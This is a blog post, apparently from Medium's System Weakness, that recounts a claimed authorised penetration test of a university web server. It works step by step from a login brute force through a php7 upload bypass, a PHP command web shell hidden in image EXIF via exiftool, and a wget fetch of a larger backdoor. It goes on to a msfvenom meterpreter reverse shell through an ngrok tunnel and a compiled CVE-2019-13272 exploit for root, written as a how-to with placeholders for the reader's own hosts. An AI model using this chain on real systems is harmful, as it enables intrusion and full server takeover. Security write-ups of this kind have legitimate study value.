How Do I Get Root Access on a Linux Server

RyuuKhagetsu · Follow
Published in System Weakness · 5 min read · Jan 1, 2024




Photo by Gabriel Heinzer on Unsplash

Hi all! How are you guys? I hope everything is fine. This time, I want to share my experience in getting root access on a Linux server.

It all started when I was asked to conduct a penetration test of the university system by the head of the university. I was given the task of identifying vulnerabilities on several major websites and other related sites. After one year, I discovered various critical, high, and medium level vulnerabilities. I reported it without any exploits, until now.

However, on my last chance this year, I decided to perform an exploit on the last site I managed to hack. The site is www.site.com.

This article is also similar to the article below.


Got Access To Server through SQL Injection.

Hi, how are you guys?, I hope you are fine. This is my first article of the month, I hope you enjoy it.

systemweakness.com

Reconnaissance

Before starting, I did Reconnaissance to get information regarding the site. Since the site is protected by WAF, I can't bruteforce the directory. I did a manual search and found documentation on the site which I then downloaded. I tested all the input forms and found that the login form has no rate limit. However, when I tried bruteforce directory with ffuf, I was immediately blocked. :(.



Blocked after bruteforce directory using ffuf

Once it was no longer blocked, I decided to bruteforce the login page by combining information from the documentation with the **rockyou** wordlist. I noticed that if the username is valid but the password is incorrect, the site will display **"incorrect password"**. But if there is no valid username, it will display **"incorrect username or password"**. With this information, I focused on finding a valid username and bruteforced the password using Burp Suite. For further details, see the official PortSwigger article.

Using Burp to Brute Force a Login Page

Using Burp to Brute Force a Login Page Authentication lies at the heart of an application’s protection against...

PortSwigg

54 1

After waiting quite a long time, I finally got a valid password and immediately logged in.

Try to uploading shell backdoor

After successfully logging in, I looked for an upload form that could be used to upload the backdoor shell. However, it turned out to be very difficult. Here is a list of what I tried.

> *file.jpg >> 200 ok (uploaded)*
> *file.php >> 200 ok (invalid extensions)*
> *file .jpg.php >> 200 ok (auto rename file.jpg)*
> *file.phtml >> 200 ok (invalid extensions)*
> *file.shtml >> 200 ok (invalid extensions)*
> *file.php5 >> 200 ok (invalid extensions)*
> ***file.php7 >> 200 ok (file downloaded)***

When using PHP7, I get an auto-downloaded file response. After analyzing, I found that large PHP7 files will be downloaded automatically, but if the file is under 1 MB and extensions is php7, then the file will be uploaded and saved. To work around this, I used Exiftool to insert a backdoor shell into the photo. For the backdoor shell.

> ***<?php system($_GET['cmd']); ?>***

Then the command using exiftool becomes

> ***exiftool -Comment="<?php system($_GET['cmd']); ?>" file.jpg [file.jpg adjusted to the photo files you have]***

```
$ exiftool for-rce.jpeg
ExifTool Version Number         : 12.65
File Name                       : for-rce.jpeg
Directory                       : .
File Size                       : 39 kB
File Modification Date/Time     : 2023:12:31 14:32:48+07:00
File Access Date/Time           : 2023:12:31 14:32:48+07:00
File Inode Change Date/Time     : 2023:12:31 14:32:48+07:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Image Width                     : 480
Image Height                    : 600
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 480x600
Megapixels                      : 0.288

$ exiftool -Comment="<?php system($_GET['cmd']); ?>" for-rce.jpeg
  1 image files updated

$ exiftool for-rce.jpeg
ExifTool Version Number         : 12.65
File Name                       : for-rce.jpeg
Directory                       : .
File Size                       : 39 kB
File Modification Date/Time     : 2023:12:31 14:34:17+07:00
File Access Date/Time           : 2023:12:31 14:34:17+07:00
File Inode Change Date/Time     : 2023:12:31 14:34:17+07:00
File Permissions                : -rwxrwxrwx
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Comment                         : <?php system(['cmd']); ?>
Image Width                     : 480
Image Height                    : 600
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 480x600
Megapixels                      : 0.288
```

How to insert shell backdoor with exiftool

Before uploading it I made sure intercept was on in burpsuite, and when uploading I changed the file extension which was originally jpeg to php7. After it was successfully uploaded, I immediately opened it and added "?cmd" behind it [**www.site.com/gallery/for-rce.php?cmd=whoami**]. I got an *Apache* user running on the server.

Using wget, I immediately downloaded the larger backdoor shell and accessed it.

> ***wget github.com/shell-backdoor*** *[backdoor web shell link tailored to what you have]*

However, I get a red directory, which means I can’t do anything because of user limitations.

Owner/Group	Permission	Action
root/root	drwxr-xr-x	newfile | newfolder
root/root	drwxr-xr-x	newfile | newfolder
root/root	drwxr-xr-x	rename | delete
root/root	drwxr-xr-x	rename | delete
root/root	drwxr-xr-x	rename | delete
root/root	drwxr-xr-x	rename | delete
root/root	drwxr-xr-x	rename | delete
root/root	drwxr-xr-x	rename | delete
root/root	drwxr-xr-x	rename | delete
root/root	-rwxrwxrwx	edit | rename | delete | download
root/root	-rw-------	edit | rename | delete | download
root/root	-rw-r--r--	edit | rename | delete | download
root/root	-rw-r--r--	edit | rename | delete | download
apache/apache	-rw-r--r--	edit | rename | delete | download
root/root	-rw-r--r--	edit | rename | delete | download
root/root	-rw-r--r--	edit | rename | delete | download

red directory due to limited user access rights

Since I intended to go further, I ran *Metasploit* on my terminal and prepared the payload for the Linux server with *Msfvenom*. Before that, I was running *Ngrok*.

> *ngrok tcp 1337*

```
ngrok

Introducing Pay-as-you-go pricing: https://ngrok.com/r/payg

Session Status                online
Account                       [redacted]
Update
Version
Region
Latency                       70ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ap.ngrok.io:11589 -> localhost:1337

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

And create the payload.

> *msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=0.tcp.ap.ngrok.io [*set with your own without tcp://] LPORT=11589 [*set with your port in ngrok]-f*


```
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: backcon.elf
```

success generate payload

Back to metasploit.

> *use exploit/multi/handler*
> *set payload linux/x86/meterpreter/reverse_tcp*
> *set LHOST 0.0.0.0*
> *set LPORT 1337 [*set with your port before run ngrok, in my case is 1337 "ngrok tcp 1337"]*
> *exploit*

After that I uploaded the .elf file that was created earlier using the backdoor shell, and in the backdoor shell I used the command feature to change access the file.

> *chmod +x backcon.elf*
> *./backcon.elf*

And i got the response.

```
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Sending stage (1017704 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:1337 -> 127.0.0.1:60321) at 2023-12-31 18:57:54 +0700

meterpreter >
```

Because my goal was to exploit the server and gain root access, I used a local exploit suggester. On metasploit type.

> *background*
> *use post/multi/recon/local_exploit_suggester*
> *set session 1*
> *run*

```
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Sending stage (1017704 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:1337 -> 127.0.0.1:60321) at 2023-12-31 18:57:54 +0700

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 127.0.0.1 - Collecting local exploits for x86/linux...
[*] 127.0.0.1 - 188 exploit checks are being tried...
[+] 127.0.0.1 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 127.0.0.1 - exploit/linux/local/libuser_roothelper_priv_esc: The service is running, but could not be validated.
[+] 127.0.0.1 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 127.0.0.1 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but could not be valid
ated.
[+] 127.0.0.1 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 127.0.0.1 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 127.0.0.1 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 58 / 58
[*] 127.0.0.1 - Valid modules for session 1:
============================

 #   Name                                                       Potentially Vulnerable?  Check Result
 -   ----                                                       -----------------------  ------------
 1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec        Yes                      The target is vulnerable.
 2   exploit/linux/local/libuser_roothelper_priv_esc            Yes                      The service is running, b
ut could not be validated.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                Yes                      The target appears to be
vulnerable.
 4   exploit/linux/local/network_manager_vpnc_username_priv_esc  Yes                      The service is running, b
ut could not be validated.
 5   exploit/linux/local/pkexec                                 Yes                      The service is running, b
ut could not be validated.
 6   exploit/linux/local/ptrace_sudo_token_priv_esc             Yes                      The service is running, b
ut could not be validated.
 7   exploit/linux/local/su_login                               Yes                      The target appears to be
vulnerable.
 8   exploit/linux/local/abrt_raceabrt_priv_esc                 No                       The target is not exploit
able.
 9   exploit/linux/local/abrt_sosreport_priv_esc                No                       The target is not exploit
able.
 10  exploit/linux/local/af_packet_chocobo_root_priv_esc        No                       The target is not exploit
able. Linux kernel 3.10.0-514.16.1.el7.x86_64 #1 is not vulnerable
 11  exploit/linux/local/af_packet_packet_set_ring_priv_esc     No                       The target is not exploit
able.
 12  exploit/linux/local/apport_abrt_chroot_priv_esc            No                       The target is not exploit
able.
 13  exploit/linux/local/asan_suid_executable_priv_esc          No                       The target is not exploit
able.  file not found
```

as you can see we will use the green module which means vuln, to use it.

> *use [green module]*
> *show options [to see what needs to be set]*

Here I will use **exploit/linux/local/su_login.**

> *use exploit/linux/local/su_login*
> *set LHOST [adjust it to your server]*
> *set session 1*
> *run*

Unfortunately the exploit failed :(.

```
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading payload to target
[*] Attempting to login with su
[*] Exploit completed, but no session was created.
```

Here I use another method, i will use **CVE-2019–13272**. I downloaded and uploaded the file, back to metasploit I typed.

> *shell*
> *python -c 'import pty; pty.spawn("/bin/sh")'*
> *gcc -s CVE-2019–13272.c -o gotroot*
> *./gotroot*

And after running it I get root access as shown below.


```
meterpreter > shell
Process 2192 created.
Channel 3 created.
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2$ gcc -s CVE-2019-13272.c -o gotroot
gcc -s CVE-2019-13272.c -o gotroot
sh-4.2$ whoami
whoami
apache
sh-4.2$ ./gotroot
./gotroot
[~] compile helper..
[~] maybe get shell now?
sh-4.2# whoami
whoami
root
```

from apache user to root user

I immediately followed up on this by making a detailed report to the developer. If there is something you don't understand because the explanation is not very detailed, don't hesitate to ask.

Maybe that's all from me, hopefully it can be a reference for you. *I'm RyuuKhagetsu, see you in next article.*

Bug Bounty | Bug Bounty Writeup | Infosec | Pentesting | Web Application Security




Written by RyuuKhagetsu

306 Followers · Writer for System Weakness

Follow

Hanya pemuda biasa yang tertarik dengan dunia IT.

More from RyuuKhagetsu and System Weakness




RyuuKhagetsu in System Weakness

[Bug Bounty] Sql Injection and Bypass Sql Login

Hi Semuanya bagaimana kabarnya ?, semoga dalam keadaan baik baik saja. Kali ini saya...

May 13, 2022




Iotabl in System Weakness

Hacking for Beginners: Exploiting Open Ports

So, last time I walked through a very simple execution of getting inside an office camera...

Jul 14, 2022




loyalonlytoday in System Weakness

Finding origin ip address

what is origin ip address

Aug 25



RyuuKhagetsu in System Weakness

Price Parameter Tampering | How I Change Any Price on Website

Hi everyone how are you?, I hope you guys are well. I'm RyuuKhagetsu, this is my article in...

May 31, 2022

See all from RyuuKhagetsu

See all from System Weakness


Recommended from Medium

Essam Qsous in OSINT Team

The Only Oscp Tip You Need

You are Not a Medium Member — NO Problem: Here is a Friend-Link

Sep 8




Shaikh Minhaz

Live Bug Bounty & Penetration Testing on Real Websites: Step-by...

Well, well, the article is here—ohh! Sorry, I mean the series of articles—where we will d...


6d ago

Lists




Medium's Huge List of Publications Accepting...

334 stories · 3544 saves



loyalonlytoday



RED TEAM

Using Full potential of Virustotal for Bugbounty

Hello all..

5d ago

Reverse TCP Shellcode (Linux Shellcoding)

“Linux Shellcoding for Hackers: A Step-by-Step Guide”


Sep 7

Tari Ibaba in Coding Beauty

These coding fonts are incredible

Breathtaking fonts to upgrade your dev quality of life and coding enjoyment

Sep 14



loyalonlytoday

Scanning ip’s got from virustotal to find a bug

you want to read related on this topic. previous blog link is given below

3d ago

See more recommendations